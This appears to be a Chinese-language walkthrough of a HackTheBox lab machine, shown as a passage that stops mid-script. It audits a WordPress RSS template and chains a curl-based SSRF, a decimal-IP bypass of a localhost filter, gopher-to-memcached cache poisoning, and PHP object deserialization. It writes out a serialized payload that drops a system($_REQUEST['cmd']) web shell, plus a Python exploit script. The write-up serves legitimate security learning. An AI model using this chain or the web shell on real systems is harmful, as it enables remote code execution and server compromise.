rss_template.phptemplate.php
通过刚刚的恢复都能看到。
还提到了一个路径:
wp-content/themes/twentytwenty/logs/尝试访问:
curl http://blog.travel.htb/wp-content/themes/twentytwenty/logs/ -I
HTTP/1.1 403 Forbidden
Server: nginx/1.17.6
Date: Sun, 05 Jul 2026 07:31:42 GMT
Content-Type: text/html; charset=iso-8859-1
Connection: keep-alive

curl http://blog-dev.travel.htb/wp-content/themes/twentytwenty/logs/ -I
HTTP/1.1 404 Not Found
Server: nginx/1.17.6
Date: Sun, 05 Jul 2026 07:31:52 GMT
Content-Type: text/html
Content-Length: 154
Connection: keep-alive
禁止访问。
2、另外两个文件#
在代码审计之前,先制定一下审计的目标(有目的性地审查)。
首先,根据 README 文档和这两个文件的名称,我大致可以推断出这是之前看到的 awesome-rss 页面的后端代码。
回顾关于 awesome 的相关分析,页面源码中的 DEBUG 注释似乎是当前分析的重点。
查看:
rg -i DEBUG ./
./rss_template.php
101:DEBUG
103:if (isset($_GET['debug'])){
104:  include('debug.php');
都在 rss_template.php 文件中:
<!--
DEBUG
<?php
if (isset($_GET['debug'])){
  include('debug.php');
}
?>
-->
只要存在 ?debug 就能包含 debug.php 文件。
尝试:
curl -s http://blog.travel.htb/awesome-rss/ -G -d 'debug' | rg -U -o '(?s)<!--\nDEBUG.*?-->'
<!--
DEBUG
 ~~~~~~~~~~~~~~~~~~~~~ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
| xct_4e5612ba07(...) | a:4:{s:5:"child";a:1:{s:0:"";a:1:{(...) |
 ~~~~~~~~~~~~~~~~~~~~~ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
-->
两个信息,而且都不是完整的(带省略)。
第二个字段的信息似乎是 PHP 中序列化后的数据。
为了搞明白里面的信息,我继续检索关键词:
rg -i 'xct_' ./
./rss_template.php
17:         $simplepie->set_cache_location('memcache://127.0.0.1:11211/?timeout=60&prefix=xct_');
依旧在 rss_template.php:
 function get_feed($url){
     require_once ABSPATH . '/wp-includes/class-simplepie.php';
     $simplepie = null;
     $data = url_get_contents($url);
     if ($url) {
         $simplepie = new SimplePie();
         $simplepie->set_cache_location('memcache://127.0.0.1:11211/?timeout=60&prefix=xct_');
         //$simplepie->set_raw_data($data);
         $simplepie->set_feed_url($url);
         $simplepie->init();
         $simplepie->handle_content_type();
         if ($simplepie->error) {
             error_log($simplepie->error);
             $simplepie = null;
             $failed = True;
         }
     } else {
         $failed = True;
     }
     return $simplepie;
 }
getfeed() 函数中,初始化了 SimplePie 这个类。
SimplePie 是 WordPress 内置的一个 PHP 类库,用于解析和处理 RSS/Atom Feed。除此之外,该类还支持“数据缓存”,将抓取到的 Feed 内容缓存到本地,避免频繁请求远程服务器,以此提高性能。
根据 README 中的“添加缓存功能”,我认为这指的就是 SimplePie。
源码中还能看到 Memcache 协议(memcache://127.0.0.1:11211/……)。这说明,目标服务器上运行着 Memcached 缓存服务(11211 端口),用于缓存 Feed 内容。
关于前缀 xct_ 可能用于缓存文件的统一前缀,后面那串不完整的信息可能就是缓存文件本身的 Hash 值了,这很符合文件存储的规范(前缀区分大类,后面的用于唯一确定文件)。
当然,目前都只是猜测。
我将查看哪里调用了该函数:
rg -i 'get_feed' ./
./rss_template.php
11:     function get_feed($url){
40:      $feed = get_feed($url);
依旧是同文件:
$url = $_SERVER['QUERY_STRING'];
        if(strpos($url, "custom_feed_url") !== false){
                $tmp = (explode("=", $url));
                $url = end($tmp);
         } else {
                $url = "http://www.travel.htb/newsfeed/customfeed.xml";
         }
         $feed = get_feed($url);
通过 $_SERVER['QUERY_STRING'] 取出当前请求 URL 中问号 ? 后面的原始查询字符串部分(不包含 ? 本身),取出的内容如果含有 custom_feed_url,则会取其值(即 = 后面的内容)。否则,默认 $url 的变量值为 http://www.travel.htb/newsfeed/customfeed.xml。
先看看默认值:
curl http://www.travel.htb/newsfeed/customfeed.xml -s | head -20
<?xml version="1.0" encoding="utf-8"?>
<rss version="2.0" xmlns:atom="http://www.w3.org/2005/Atom" xmlns:content="http://purl.org/rss/1.0/modules/content/" xmlns:wfw="http://wellformedweb.org/CommentAPI/" xmlns:media="http://search.yahoo.com/mrss/">
<channel>
<item>
<title>Kingdoms In Sri Lanka</title>
<link>http://blog.travel.htb/awesome-rss/</link>
<guid>http://blog.travel.htb/awesome-rss/</guid>
<pubDate>Wed, 26 Feb 2020 09:06:10 -0600</pubDate>
<description><![CDATA[Sri Lankan history dates back to around 35,000 years. Kingdoms in Sri Lanka began from about 6th century BCE. Here's the first of two guides to help you better understand it. Tambapanni (now Mannar) was the first that belonged to the Kingdom of Rajarata from 543-505 BC during the time of Vijaya. Following the rule of King Vijaya, was the Kingdom of Upatissa Nuwara or "Vijithapura" from 505-377 BC. The Prime Minister of Vijaya was the ruler and following his death arrived his nephew, Panduvasdeva. The remaining successors of this kingdom include Upatissa, Panduvasdeva, Abhaya, Tissa and Pandukabhaya.]]></description>
</item>
<item>
<title>Sri Lankan Adventures To Last A Lifetime</title>
<link>http://blog.travel.htb/awesome-rss/</link>
<guid>http://blog.travel.htb/awesome-rss/</guid>
<pubDate>Wed, 26 Feb 2020 09:05:40 -0600</pubDate>
<description><![CDATA[Sri Lanka is one of those enticing travel destinations that is a veritable treasure trove of history, natural beauty, culture and life. The island's scenery is diverse, breathtaking and raw, making it one of the best places to go for a fun-filled adventure holiday. So, let's get straight to it]]></description>
</item>
<item>
<title>5 Things You Need To Know About Anuradhapura</title>
<link>http://blog.travel.htb/awesome-rss/</link>
这是 awesome-rss 展示的内容。
根据代码,我似乎可以自指定 RSS Feed。
在本地创建一个文件(test.xml),写入:
<test>Hello<test>开启 HTTP 服务:
sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
尝试自定义 Feed:

页面空白,日志也出现了两条访问记录:
10.129.15.122 - - [05/Jul/2026 16:39:17] "GET /test.xml HTTP/1.1" 200 -
10.129.15.122 - - [05/Jul/2026 16:39:18] "GET /test.xml HTTP/1.1" 200 -
此时我比较好奇,缓存服务是否会缓存我的 Feed,查看 Debug:
curl http://blog.travel.htb/awesome-rss/ -G -d 'debug' -s | rg -U -o '(?s)<!--\nDEBUG.*?-->'
<!--
DEBUG
 ~~~~~~~~~~~~~~~~~~~~~ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
| xct_4e5612ba07(...) | a:4:{s:5:"child";a:1:{s:0:"";a:1:{(...) |
 ~~~~~~~~~~~~~~~~~~~~~ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
-->
似乎并没有。
我模仿着正确的订阅源的格式,重写了 test.xml 中的内容:
<?xml version="1.0" encoding="utf-8"?>
<rss version="2.0" xmlns:atom="http://www.w3.org/2005/Atom" xmlns:content="http://purl.org/rss/1.0/modules/content/" xmlns:wfw="http://wellformedweb.org/CommentAPI/" xmlns:media="http://search.yahoo.com/mrss/">
<channel>
<item>
<title>HackTheBox</title>
<link>http://hackthebox.com</link>
<guid>http://blog.travel.htb/awesome-rss/</guid>
<pubDate>Wed, 26 Feb 2020 09:06:10 -0600</pubDate>
<description><![CDATA[Hello, This is HackTheBox Labs!]]></description>
</item>
</channel>
</rss>
再次访问,成功显示内容:

而且 DEBUG 信息多了一条内容:
curl http://blog.travel.htb/awesome-rss/ -G -d 'debug' -s | rg -U -o '(?s)<!--\nDEBUG.*?-->'
<!--
DEBUG
 ~~~~~~~~~~~~~~~~~~~~~ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
| xct_31d632edca(...) | a:4:{s:5:"child";a:1:{s:0:"";a:1:{(...) |
| xct_4e5612ba07(...) | a:4:{s:5:"child";a:1:{s:0:"";a:1:{(...) |
 ~~~~~~~~~~~~~~~~~~~~~ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
-->
这提高了“Memcached 服务器缓存的是 Feed 订阅源”的可信度。
序列化数据并没有发生变化,不知其因。而且搜索源码中的序列化函数,也没有结果:
rg -i "serialize" ./我打算搞清楚访问自定义 Feed 源的代码是什么。
处理完 $url 之后,会调用 get_feed($url);,而该函数中有一行:
$data = url_get_contents($url);这个函数在 template.php 中有定义:
function url_get_contents ($url) {
    $url = safe($url);
        $url = escapeshellarg($url);
        $pl = "curl ".$url;
        $output = shell_exec($pl);
    return $output;
}似乎会先经过某种安全检查(safe()),在同文件中,有该函数的定义:
function safe($url)
{
        // this should be secure
        $tmpUrl = urldecode($url);
        if(strpos($tmpUrl, "file://") !== false or strpos($tmpUrl, "@") !== false)
        {
                die("<h2>Hacking attempt prevented (LFI). Event has been logged.</h2>");
        }
        if(strpos($tmpUrl, "-o") !== false or strpos($tmpUrl, "-F") !== false)
        {
                die("<h2>Hacking attempt prevented (Command Injection). Event has been logged.</h2>");
        }
        $tmp = parse_url($url, PHP_URL_HOST);
        // preventing all localhost access
        if($tmp == "localhost" or $tmp == "127.0.0.1")
        {
                die("<h2>Hacking attempt prevented (Internal SSRF). Event has been logged.</h2>");
        }
        return $url;
}- 不能使用
file协议 - 路径中不能出现
@(防止 SSRF 中利用 URL userinfo 语法进行的主机欺骗) - 不能为
curl添加文件下载的相关参数 - 不能访问本地信息
检测通过之后,执行:
curl $url因此,这里存在一个带限制的 SSRF。
针对本地的保护,我觉得可以和 memcached 联系起来:
memcache://127.0.0.1:11211/?timeout=60&prefix=xct_因为黑名单并没有提到 gopher 协议,我可以通过它构造原始 TCP 字节来实现 memcache 请求。
但是,发送 memcache 请求的目的是什么?背后涉及到了什么危险操作?
根据 DEBUG 中看到的序列化数据,合理推断这里可能涉及到不安全的反序列化。
在 template.php 中定义了 TemplateHelper 类:
rg 'class ' ./
./template.php
37:class TemplateHelper
查看:
class TemplateHelper
{

    private $file;
    private $data;

    public function __construct(string $file, string $data)
    {
        $this->init($file, $data);
    }

    public function __wakeup()
    {
        $this->init($this->file, $this->data);
    }

    private function init(string $file, string $data)
    {
        $this->file = $file;
        $this->data = $data;
        file_put_contents(__DIR__.'/logs/'.$this->file, $this->data);
    }
}
一个 Sink(文件写入:file_put_contents) + 两个魔术方法
打反序列化漏洞的置信度又提升了一档。
假设目标存在一个反序列化操作,那么我构造:
<?php
class TemplateHelper
{

    private $file;
    private $data;

    public function __construct(string $file, string $data)
    {
        $this->init($file, $data);
    }

    public function __wakeup()
    {
        $this->init($this->file, $this->data);
    }

    private function init(string $file, string $data)
    {
        $this->file = $file;
        $this->data = $data;
        @file_put_contents(__DIR__.'/logs/'.$this->file, $this->data);
    }
}

$a = new TemplateHelper('exp.php','<?php system($_REQUEST["cmd"]);?>');
echo base64_encode(serialize($a));
?>
一旦反序列化我的序列化代码,就会在 logs 目录下创建 exp.php 文件,其内容是一句话木马。
这里有个细节,我没有原样输出序列化后的代码,而是将其进行 base64 编码。
原因:$file 和 $date 都是私有属性,其序列化后的信息会有隐藏字节 00,而直接输出会将这些信息隐藏,在复制的时候就会错过这些字节。
我准备了一个对比代码:
[snip]
$a = new TemplateHelper('exp.php','<?php system($_REQUEST["cmd"]);?>');
echo serialize($a);
其输出内容:
O:14:"TemplateHelper":2:{s:20:"TemplateHelperfile";s:7:"exp.php";s:20:"TemplateHelperdata";s:33:"<?php system($_REQUEST["cmd"]);?>";}对于属性 TemplateHelperfile 其长度为:
print(len("TemplateHelperfile"))
18
而序列化字符串对其长度的表述为 20,这是因为私有属性会有两个隐藏字节 00

在你复制粘贴的时候,“所见即所得”,并不会将隐藏字节一同复制。
做个简单的验证,将输出内容进行 base64 编码:
echo -n 'O:14:"TemplateHelper":2:{s:20:"TemplateHelperfile";s:7:"exp.php";s:20:"TemplateHelperdata";s:33:"<?php system($_REQUEST["cmd"]);?>";}' | base6
4 -w0
TzoxNDoiVGVtcGxhdGVIZWxwZXIiOjI6e3M6MjA6IlRlbXBsYXRlSGVscGVyZmlsZSI7czo3OiJleHAucGhwIjtzOjIwOiJUZW1wbGF0ZUhlbHBlcmRhdGEiO3M6MzM6Ijw/cGhwIHN5c3RlbSgkX1JFUVVFU1RbImNtZCJdKTs/PiI7fQ==
而正确的 base64 编码是:
TzoxNDoiVGVtcGxhdGVIZWxwZXIiOjI6e3M6MjA6IgBUZW1wbGF0ZUhlbHBlcgBmaWxlIjtzOjc6ImV4cC5waHAiO3M6MjA6IgBUZW1wbGF0ZUhlbHBlcgBkYXRhIjtzOjMzOiI8P3BocCBzeXN0ZW0oJF9SRVFVRVNUWyJjbWQiXSk7Pz4iO30=他们并不相同。
因此,我采取的策略是,先 base64 编码,保存隐藏的字节,使用前先解码即可。
五、SimplePie#
之前的“存在反序列化漏洞”只是推测,现在要验证其存在性。
序列化字符串出现在 DEBUG 信息中,而 DEBUG 描述的是和缓存机制相关的内容,这和 SimplePie 有着一定的联系。
由于是开源框架,可以直接在 WordPress 项目源码中,找到相关的定义。
直接定位序列化、反序列化函数:
rg 'unserialize' ./
./src/Cache/Redis.php
119:            return unserialize($data);

./src/Cache/Memcached.php
92:            return unserialize($data);

./src/Cache/Memcache.php
96:            return unserialize($data);

./src/Cache/File.php
88:            return unserialize((string) file_get_contents($this->name));

./src/Cache/MySQL.php
243:            $data = unserialize($row[1]);
274: $feed['child'][\SimplePie\SimplePie::NAMESPACE_ATOM_10]['entry'][] = unserialize((string) $row); rg 'serialize' ./
./src/Source.php
48: return md5(serialize($this->data));
./src/Enclosure.php
271: return md5(serialize($this));
./src/SimplePie.php
709: return md5(serialize($this->data));
./src/Credit.php
67: return md5(serialize($this));
./src/Copyright.php
57: return md5(serialize($this));
./src/Restriction.php
69: return md5(serialize($this));
./src/Category.php
78: return md5(serialize($this));
./src/Rating.php
57: return md5(serialize($this));
./src/Item.php
84: return md5(serialize($this->data));
./src/Caption.php
87: return md5(serialize($this));
./src/Cache/Redis.php
101: $response = $this->cache->set($this->name, serialize($data));
119: return unserialize($data);
./src/Cache/MySQL.php
191: $query->bindValue(':data', serialize($prepared[1][$new_id]->data));
209: $query->bindValue(':data', serialize($data));
218: $query->bindValue(':data', serialize($data));
243: $data = unserialize($row[1]);
274: $feed['child'][\SimplePie\SimplePie::NAMESPACE_ATOM_10]['entry'][] = unserialize((string) $row);
./src/Cache/File.php
74: $data = serialize($data);
88: return unserialize((string) file_get_contents($this->name));
./src/Cache/DB.php
25: * @return array{string, array<string, Item>} First item is the serialized data for storage, second item is the unique ID for this item
80: return [serialize($data->data), $items_by_id];
./src/Cache/Memcached.php
80: return $this->setData(serialize($data));
92: return unserialize($data);
./src/Author.php
64: return md5(serialize($this));
./src/Cache/Memcache.php
83: return $this->cache->set($this->name, serialize($data), MEMCACHE_COMPRESSED, (int) $this->options['extras']['timeout']);
96: return unserialize($data);1、Memcached.php#
查看文件 Memcached.php:
class Memcached implements Base
{
	public function __construct(string $location, string $name, $type)
	{
		$this->options = [
			'host'   => '127.0.0.1',
			'port'   => 11211,
			'extras' => [
				'timeout' => 3600, // one hour
				'prefix'  => 'simplepie_',
			],
		];
		$this->options = array_replace_recursive($this->options, \SimplePie\Cache::parse_URL($location));

		$this->name = $this->options['extras']['prefix'] . md5("$name:$type");

		$this->cache = new NativeMemcached();
		$this->cache->addServer($this->options['host'], (int)$this->options['port']);
	}

	private function setData($data): bool
	{
		if ($data !== false) {
			$this->cache->set($this->name . '_mtime', time(), (int)$this->options['extras']['timeout']);
			return $this->cache->set($this->name, $data, (int)$this->options['extras']['timeout']);
		}

		return false;
	}

	public function save($data)
	{
		if ($data instanceof \SimplePie\SimplePie) {
			$data = $data->data;
		}

		return $this->setData(serialize($data));
	}

	/**
	 * Retrieve the data saved to the cache
	 * @return array<mixed>|false Data for SimplePie::$data
	 */
	public function load()
	{
		$data = $this->cache->get($this->name);

		if ($data !== false) {
			return unserialize($data);
		}
		return false;
	}
}最终反序列化的内容是:
$this->name = $this->options['extras']['prefix'] . md5("$name:$type");这个形式很接近我之前猜测的:
prefix + md5(file)但似乎它有着更多的细节,还需继续查看。
2、SimplePie.php#
文件 rss_template.php 实例化的类是 SimplePie,在该类定义中可以发现它使用了 Base 接口(Memcache 类是实现了该接口)。
use SimplePie\Cache\Base;其中的 get_cache 方法:
private function get_cache(string $feed_url = ''): DataCache
    {
        if ($this->cache === null) {
            // @trigger_error(sprintf('Not providing as PSR-16 cache implementation is deprecated since SimplePie 1.8.0, please use "SimplePie\SimplePie::set_cache()".'), \E_USER_DEPRECATED);
            $cache = $this->registry->call(Cache::class, 'get_handler', [
                $this->cache_location,
                $this->get_cache_filename($feed_url),
                Base::TYPE_FEED
            ]);

            return new BaseDataCache($cache);
        }

        return $this->cache;
    }
使用到了 Base 接口中的常量 TYPE_FEED:
public const TYPE_FEED = 'spc';该常量作为 get_handler 方法的参数传入,其他的两个参数在 rss-template.php 文件中见过:
 $simplepie->set_cache_location('memcache://127.0.0.1:11211/?timeout=60&prefix=xct_');
 $simplepie->set_feed_url($url);
查看 get_handler 方法的定义:
protected static $handlers = [
        'mysql'     => Cache\MySQL::class,
        'memcache'  => Cache\Memcache::class,
        'memcached' => Cache\Memcached::class,
        'redis'     => Cache\Redis::class,
    ];

public static function get_handler(string $location, string $filename, $extension)
    {
        $type = explode(':', $location, 2);
        $type = $type[0];
        if (!empty(self::$handlers[$type])) {
            $class = self::$handlers[$type];
            return new $class($location, $filename, $extension);
        }

        return new \SimplePie\Cache\File($location, $filename, $extension);
    }
实例化了 Memcache 并传入三个参数,相当于:
$ obj = new Memcache('memcache://127.0.0.1:11211/?timeout=60&prefix=xct_', $this->get_cache_filename($feed_url), 'spc');3、反序列化的对象#
现在聚焦 Memcache 的构造方法:
public function __construct(string $location, string $name, $type)
{
	$this->options = [
		'host'   => '127.0.0.1',
		'port'   => 11211,
		'extras' => [
			'timeout' => 3600, // one hour
			'prefix'  => 'simplepie_',
		],
	];
	$this->options = array_replace_recursive($this->options, \SimplePie\Cache::parse_URL($location));

	$this->name = $this->options['extras']['prefix'] . md5("$name:$type");

	$this->cache = new NativeMemcached();
	$this->cache->addServer($this->options['host'], (int)$this->options['port']);
}
根据之前的分析,最终反序列化的对象是 $this->name,其值:
xct_md5($this->get_cache_filename($feed_url):spc)比如默认的 feed url 是:
http://www.travel.htb/newsfeed/customfeed.xml反序列化对象就是:
xct_md5($this->get_cache_filename(http://www.travel.htb/newsfeed/customfeed.xml):spc)搞清楚 get_cache_filename 方法是什么:
public function get_cache_filename(string $url)
    {
        // Append custom parameters to the URL to avoid cache pollution in case of multiple calls with different parameters.
        $url .= $this->force_feed ? '#force_feed' : '';
        $options = [];
        if ($this->timeout != 10) {
            $options[CURLOPT_TIMEOUT] = $this->timeout;
        }
        if ($this->useragent !== Misc::get_default_useragent()) {
            $options[CURLOPT_USERAGENT] = $this->useragent;
        }
        if (!empty($this->curl_options)) {
            foreach ($this->curl_options as $k => $v) {
                $options[$k] = $v;
            }
        }
        if (!empty($options)) {
            ksort($options);
            $url .= '#' . urlencode(var_export($options, true));
        }

        return $this->cache_namefilter->filter($url);
    }
对 Feed 源的可用性检查,并不涉及安全的检查,最终返回的是 $this->cache_namefilter->filter($url):
public function set_cache_namefilter(NameFilter $filter): void
{
	$this->cache_namefilter = $filter;
}

public function set_cache_name_function(?string $function = null)
{
	if ($function === null) {
		$function = 'md5';
	}

	$this->cache_name_function = $function;

	$this->set_cache_namefilter(new CallableNameFilter($this->cache_name_function));
}

public $cache_name_function = 'md5';

final class CallableNameFilter implements NameFilter
{
	public function __construct(callable $callable)
	{
		$this->callable = $callable;
	}
}
从调用链看,可以理解为:
$this->cache_namefilter->filter($url) <--> md5($url)因此,反序列化的对象可以表示成:
xct_md5(md5($feed_url):spc)带入默认 feed 源就是:
xct_md5(md5(http://www.travel.htb/newsfeed/customfeed.xml):spc)检验一下:
echo -n "http://www.travel.htb/newsfeed/customfeed.xml" | md5sum
3903a76d1e6fef0d76e973a0561cbfc0 -echo -n "3903a76d1e6fef0d76e973a0561cbfc0:spc" | md5sum | awk '{$1="xct_"$1; print $1}'
xct_4e5612ba079c530a6b1f148c0b352241和之前在 DEBUG 中看到的前半部分是一致的:
curl http://blog.travel.htb/awesome-rss/ -G -d 'debug' -s | rg -U -o '(?s)<!--\nDEBUG.*?-->'
<!--
DEBUG
 ~~~~~~~~~~~~~~~~~~~~~ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
| xct_4e5612ba07(...) | a:4:{s:5:"child";a:1:{s:0:"";a:1:{(...) |
 ~~~~~~~~~~~~~~~~~~~~~ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
-->六、反序列化漏洞#
我已经知道,缓存服务会反序列化 xct_4e5612ba079c530a6b1f148c0b352241 对象,即其中的内容:
a:4:{s:5:"child";a:1:{s:0:"";a:1:{(...)接下来,就是想办法向其中写入构造好的序列化字符串。
方法(这都是假设阶段就已经明确的):SSRF + Gopher 构造 memcache 写入请求
有两个问题需要解决:
- 如何构造 memcache 写入请求?
- 如何绕过本地限制?
Gopher URL格式:
gopher://<host>:<port>/_<data>_ 后面的内容会被当作原始 TCP 数据发送到目标端口,而 memcached 文本协议本身就是明文的行协议,所以只要把协议命令拼进去即可。
memcached 文本协议的 set 命令(写操作):
set <key> <flags> <exptime> <bytes>\r\n
<data>\r\n
参数含义:
| 参数 | 含义 |
|---|---|
key | 缓存条目的键名,字符串,不能包含空格或控制字符 |
flags | 一个 32 位无符号整数,由客户端自定义使用(memcached 本身不解析) |
exptime | 过期时间(秒): • 0 = 永不过期• 正数 ≤ 2592000(30天)= 从现在起多少秒后过期 • 正数 > 2592000 = 当作unix时间戳,表示具体过期时刻 • 负数 = 立即过期(相当于删除) |
bytes | 紧跟在下一行的 data 部分的字节长度(不包括结尾的\r\n),必须写准确,否则 memcached 会解析出错或截断数据 |
data | 实际存储的值(value),必须是长度正好等于 bytes 声明大小的原始数据 |
接下来就是绕过本地限制:
if($tmp == "localhost" or $tmp == "127.0.0.1")127.0.0.1 有其十进制的等价写法:
python
Python 3.13.5 (main, May  5 2026, 21:05:52) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> s = '7f000001'
>>> print(int(s, 16))
2130706433ping 2130706433
PING 2130706433 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.108 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.043 ms写一个 python 脚本:
import base64
import requests
from urllib.parse import quote

serialize_payload = "TzoxNDoiVGVtcGxhdGVIZWxwZXIiOjI6e3M6MjA6IgBUZW1wbGF0ZUhlbHBlcgBmaWxlIjtzOjc6ImV4cC5waHAiO3M6MjA6IgBUZW1wbGF0ZUhlbHBlcgBkYXRhIjtzOjMzOiI8P3BocCBzeXN0ZW0oJF9SRVFVRVNUWyJjbWQiXSk7Pz4iO30="

key = 'xct_4e5612ba079c530a6b1f148c0b352241'
flags = 4
exp = 0
data = base64.b64decode(serialize_payload).decode()
length = len(data)

memcache_set_payload = f'''\r\nset {key} {flags} {exp} {length}\r\n{data}\r\n'''
memcache_set_payload = quote(memcache_set_payload)

local_add = '7f000001'
host = int(local_add, 16)
port = 11211

